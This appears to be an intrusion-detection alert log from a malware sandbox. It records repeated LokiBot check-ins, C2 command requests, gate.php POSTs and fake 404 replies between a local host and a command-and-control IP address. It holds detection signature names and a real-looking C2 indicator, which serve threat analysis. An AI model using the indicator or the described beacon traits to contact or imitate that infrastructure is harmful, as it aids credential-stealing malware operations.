12/03/20-10:02:34.377230	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49724	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.377230	TCP	2025381	ET TROJAN LokiBot Checkin	49724	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.377230	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49724	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.377230	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49724	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.437256	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49724	47.91.79.163	192.168.2.3
12/03/20-10:02:34.827050	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49725	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.827050	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49725	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.827050	TCP	2025381	ET TROJAN LokiBot Checkin	49725	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.827050	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49725	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.827050	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49725	80	192.168.2.3	47.91.79.163
12/03/20-10:02:34.971106	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49725	47.91.79.163	192.168.2.3
12/03/20-10:02:35.243073	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49726	80	192.168.2.3	47.91.79.163
12/03/20-10:02:35.243073	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49726	80	192.168.2.3	47.91.79.163
12/03/20-10:02:35.243073	TCP	2025381	ET TROJAN LokiBot Checkin	49726	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:35.243073	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49726	80	192.168.2.3	47.91.79.163
12/03/20-10:02:35.243073	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49726	80	192.168.2.3	47.91.79.163
12/03/20-10:02:35.402597	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49726	47.91.79.163	192.168.2.3
12/03/20-10:02:36.028626	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49727	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.028626	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49727	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.028626	TCP	2025381	ET TROJAN LokiBot Checkin	49727	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.028626	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49727	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.028626	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49727	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.086845	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49727	47.91.79.163	192.168.2.3
12/03/20-10:02:36.313063	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49728	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.313063	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49728	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.313063	TCP	2025381	ET TROJAN LokiBot Checkin	49728	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.313063	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49728	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.313063	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49728	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.372263	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49728	47.91.79.163	192.168.2.3
12/03/20-10:02:36.782392	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49729	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.782392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49729	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.782392	TCP	2025381	ET TROJAN LokiBot Checkin	49729	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.782392	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49729	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.782392	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49729	80	192.168.2.3	47.91.79.163
12/03/20-10:02:36.844796	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49729	47.91.79.163	192.168.2.3
12/03/20-10:02:38.586697	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49730	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.586697	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49730	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.586697	TCP	2025381	ET TROJAN LokiBot Checkin	49730	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.586697	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49730	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.586697	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49730	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.645182	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49730	47.91.79.163	192.168.2.3
12/03/20-10:02:38.904768	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49731	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.904768	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49731	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.904768	TCP	2025381	ET TROJAN LokiBot Checkin	49731	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.904768	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49731	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.904768	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49731	80	192.168.2.3	47.91.79.163
12/03/20-10:02:38.965207	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49731	47.91.79.163	192.168.2.3
12/03/20-10:02:39.202320	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49734	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.202320	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49734	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.202320	TCP	2025381	ET TROJAN LokiBot Checkin	49734	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.202320	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49734	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:39.202320	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49734	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.261558	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49734	47.91.79.163	192.168.2.3
12/03/20-10:02:39.538013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49735	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.538013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49735	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.538013	TCP	2025381	ET TROJAN LokiBot Checkin	49735	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.538013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49735	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.538013	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49735	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.596359	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49735	47.91.79.163	192.168.2.3
12/03/20-10:02:39.856527	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49736	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.856527	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49736	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.856527	TCP	2025381	ET TROJAN LokiBot Checkin	49736	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.856527	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49736	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.856527	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49736	80	192.168.2.3	47.91.79.163
12/03/20-10:02:39.914695	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49736	47.91.79.163	192.168.2.3
12/03/20-10:02:40.172331	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49739	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.172331	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49739	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.172331	TCP	2025381	ET TROJAN LokiBot Checkin	49739	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.172331	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49739	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.172331	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49739	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.234574	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49739	47.91.79.163	192.168.2.3
12/03/20-10:02:40.464316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49740	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.464316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49740	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.464316	TCP	2025381	ET TROJAN LokiBot Checkin	49740	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.464316	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49740	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.464316	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49740	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.524907	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49740	47.91.79.163	192.168.2.3
12/03/20-10:02:40.771995	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49742	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.771995	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49742	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.771995	TCP	2025381	ET TROJAN LokiBot Checkin	49742	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.771995	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49742	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.771995	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49742	80	192.168.2.3	47.91.79.163
12/03/20-10:02:40.829598	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49742	47.91.79.163	192.168.2.3
12/03/20-10:02:41.097711	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49743	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.097711	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.097711	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.097711	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49743	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.097711	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49743	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:41.155303	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49743	47.91.79.163	192.168.2.3
12/03/20-10:02:41.418474	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49744	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.418474	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.418474	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.418474	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49744	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.418474	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49744	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.476969	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49744	47.91.79.163	192.168.2.3
12/03/20-10:02:41.727267	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.727267	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.727267	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.727267	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49747	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.727267	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49747	80	192.168.2.3	47.91.79.163
12/03/20-10:02:41.777842	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49747	47.91.79.163	192.168.2.3
12/03/20-10:02:42.032912	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.032912	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.032912	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.032912	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.032912	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49748	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.092413	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49748	47.91.79.163	192.168.2.3
12/03/20-10:02:42.331415	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.331415	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.331415	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.331415	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.331415	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49749	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.389556	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49749	47.91.79.163	192.168.2.3
12/03/20-10:02:42.653877	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.653877	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.653877	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.653877	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.653877	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49750	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.717299	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49750	47.91.79.163	192.168.2.3
12/03/20-10:02:42.984814	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.984814	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.984814	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.984814	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.3	47.91.79.163
12/03/20-10:02:42.984814	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49751	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.050733	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49751	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:43.283331	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.283331	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.283331	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.283331	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.283331	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49752	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.342667	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49752	47.91.79.163	192.168.2.3
12/03/20-10:02:43.612446	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.612446	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.612446	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.612446	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49755	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.612446	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49755	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.673909	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49755	47.91.79.163	192.168.2.3
12/03/20-10:02:43.931445	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49756	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.931445	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49756	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.931445	TCP	2025381	ET TROJAN LokiBot Checkin	49756	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.931445	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49756	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.931445	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49756	80	192.168.2.3	47.91.79.163
12/03/20-10:02:43.995368	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49756	47.91.79.163	192.168.2.3
12/03/20-10:02:44.249687	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49758	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.249687	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49758	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.249687	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.249687	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49758	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.249687	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49758	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.316339	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49758	47.91.79.163	192.168.2.3
12/03/20-10:02:44.661642	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.661642	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.661642	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.661642	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.661642	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49759	80	192.168.2.3	47.91.79.163
12/03/20-10:02:44.797400	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49759	47.91.79.163	192.168.2.3
12/03/20-10:02:45.021438	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49760	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.021438	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49760	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.021438	TCP	2025381	ET TROJAN LokiBot Checkin	49760	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.021438	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49760	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.021438	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49760	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.078031	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49760	47.91.79.163	192.168.2.3
12/03/20-10:02:45.361002	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:45.361002	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.361002	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.361002	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49761	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.361002	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49761	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.419547	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49761	47.91.79.163	192.168.2.3
12/03/20-10:02:45.691222	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49762	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.691222	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49762	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.691222	TCP	2025381	ET TROJAN LokiBot Checkin	49762	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.691222	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49762	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.691222	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49762	80	192.168.2.3	47.91.79.163
12/03/20-10:02:45.752643	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49762	47.91.79.163	192.168.2.3
12/03/20-10:02:46.008231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.008231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.008231	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.008231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49763	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.008231	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49763	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.068412	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49763	47.91.79.163	192.168.2.3
12/03/20-10:02:46.321986	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49764	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.321986	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49764	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.321986	TCP	2025381	ET TROJAN LokiBot Checkin	49764	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.321986	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49764	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.321986	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49764	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.384203	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49764	47.91.79.163	192.168.2.3
12/03/20-10:02:46.623971	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.623971	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.623971	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.623971	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49765	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.623971	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49765	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.686219	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49765	47.91.79.163	192.168.2.3
12/03/20-10:02:46.941907	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.941907	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.941907	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.941907	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.3	47.91.79.163
12/03/20-10:02:46.941907	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49766	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.002928	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49766	47.91.79.163	192.168.2.3
12/03/20-10:02:47.207696	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.207696	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:02:47.207696	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.207696	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49767	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.207696	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49767	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.267355	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49767	47.91.79.163	192.168.2.3
12/03/20-10:02:47.508868	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.508868	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.508868	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.508868	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49768	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.508868	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49768	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.583864	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49768	47.91.79.163	192.168.2.3
12/03/20-10:02:47.814806	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.814806	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.814806	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.814806	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.814806	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49769	80	192.168.2.3	47.91.79.163
12/03/20-10:02:47.873611	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49769	47.91.79.163	192.168.2.3
